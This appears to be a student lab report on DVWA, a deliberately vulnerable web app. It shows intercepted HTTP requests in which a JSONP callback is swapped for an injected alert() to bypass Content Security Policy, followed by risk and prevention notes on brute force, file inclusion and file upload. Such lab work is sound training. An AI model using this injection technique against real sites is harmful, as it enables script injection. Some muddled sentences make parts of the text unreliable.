
```
GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/csp/
Cookie: PHPSESSID=rtsffgan7b1h7veihq6kdc0iol; security=high
```

The callback will allow us to edit the script and add our own code - we will add an alert instead of the solveSum function and forward to manually forward the HTTP request.



```
GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert("IamScript3") HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/csp/
Cookie: PHPSESSID=rtsffgan7b1h7veihq6kdc0iol; security=high
```

And our request has worked!



Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.

1+2+3+4+5=15

More Information

localhost

IamScript3

Security and Risk Analysis

Bruteforce Attack

Brute-force attacks put user accounts at risk and flood your site with unnecessary traffic.HTTP brute-force tools can relay requests through a list of open proxy servers.some tools try a different username and password on each attempt, so you cannot lock out a single account for failed password attempts.

File Inclusion

For file inclusion attacks users can mostly be affected by rfi attacks even more than lfi attacks because rfi records everything. Local file inclusion flaws enable an attacker to access files on a target system. Remote files inclusion allows an attacker to steal data and run malicious code by manipulating a web server or site.

File Upload

This vulnerability has severe repercussions since it allows malicious code to be executed on the server or within the client's environment. The likelihood of an attacker discovering this vulnerability is high, and it is common. As a result, the severity of this sort of vulnerability is regarded as severe.

It is critical to extensively investigate the access control methods of a file upload module in order to appropriately determine the risks connected with it. This allows one to better identify possible vulnerabilities and apply necessary actions to protect the system from security breaches.

Unchecked file uploads can have a variety of negative effects, including total system takeover, file system or database overload, attacks on back-end systems, client-side attacks, and straightforward website defacement. The application's handling and storage of the submitted file will have a significant impact. Attackers may use this weakness to upload files containing malicious command and control data, violent or harassing messages, or steganographic data that can be used by criminal organizations, inject phishing pages, deface the website, or other harmful content. Furthermore, file uploaders could unintentionally reveal internal data, like server routes, through error messages. The possibility of a web server being compromised by the uploading and running of web-shells, which can run programs, access system files, take advantage of regional security flaws, and attack other servers, is one of the server-side hazards. The website may also be vulnerable to attacks like cross-site scripting (XSS) or cross-site content hijacking on the client side if malicious files are uploaded.

Unauthorized upload of a harmful file into a server, such as a Unix shell script, a Windows virus, an Excel file containing a harmful formula, or a reverse shell, poses a security risk. An administrator can use this file to execute malicious malware on the victim's PC. This form of attack allows the perpetrator to get unauthorized access to the victim's system and potentially exploit vulnerabilities, perhaps resulting in data breaches, system compromise, or other undesirable repercussions. Server administrators must adopt strong security measures, such as file upload validation and access controls, to prevent dangerous files from being uploaded and executed on their servers. Regular monitoring is required to detect potential threats.

CSP Bypass

Cross-site scripting(XSS) threats may be decreased by adding a Content Security Policy (CSP) layer to the code. However, by using CSP bypass methods similar to the ones we saw earlier, attackers or anyone testing the security of the website can use CSP misconfigurations to execute malicious content as we saw before. Malicious users try to get around CSP in order to steal data, spread malware, or deface websites, and we have seen how these CSPs can be easily manipulated.

Prevention

Bruteforce Attack

We shouldn't enter personal information in our passwords. One other risk , users shouldn't recycle their passwords. Users should also use long passwords so it is harder for the attackers to guess it and finally users should avoid using passowrds from dictionaries

File Inclusion

To minimize the risk of RFI attacks, proper input validation and sanitization has to be implemented. Ensure you don't fall victim of the misconception that all user inputs can be fully sanitized. Look at sanitization only as an additive to a dedicated security solution.

Sanitizing the input includes http header values, url parameters, cookie values and GET/POST messages

An attacker can supply input in a different format (encoded or hexadecimal formats) and bypass a blacklist.

Client-side validation comes with the benefit of reduced processing overhead, but they are vulnerable to attacks by proxy tools, so apply the validation on the server end.

Make sure restriction execution permissions for the upload directories, maintain a whitelist of acceptable files types, and restrict upload file sizes.

To prevent file inclusion attacks users should use databases which don't include files on a web server and have better instructions on the server to avoid executing files in a specific directory.

File Upload

Make sure users upload only the intended material and no dangerous files by validating file types.

Put file size restrictions in place to prevent embedded assaults.
Before uploading a file, use malware detection tools, such as antivirus products, to find and block dangerous content.

Remove any embedded components, such as watermarks in pictures, that can have malicious code that is difficult to detect.

If uploaded files manage to get past security safeguards, store them in an external location to avoid direct system access.

CSP Bypass

As long as attackers can get past other security protections, they may still be able to execute files on the server, therefore make sure all vulnerabilities are fixed.

Avoid using unsafe-inline tags because they enable attackers to embed scripts straight inline or as object properties, respectively.

Avoid employing wildcards since they could allow scripts to run from inappropriate sources.

When whitelisting websites, exercise caution. Vulnerabilities can be produced by incorporating unneeded sites or poorly implementing their URLs since attackers could intercept and alter communication between the sites.

General Issues We Faced:

We faced the issue in burpsuite where we couldn't see anything while intercept is on we faced the problem by modifying the network settings putting it to manual setting local host as ip and whatever port number as well as installing foxyproxy under kali linux and setting same ip and port as the on in network settings of firefox. Some members also had to turn on network.proxy.allow_hijacking_localhost in about:config.

We faced the issue of virtual machine halting while downloading kali linux it looked like we had to download the iso file to work

Finally, a member we faced the issue of black screen where we couldn’t see anything we tried using the terminal to stop light and turn back lights it didn’t work we had to switch to another laptop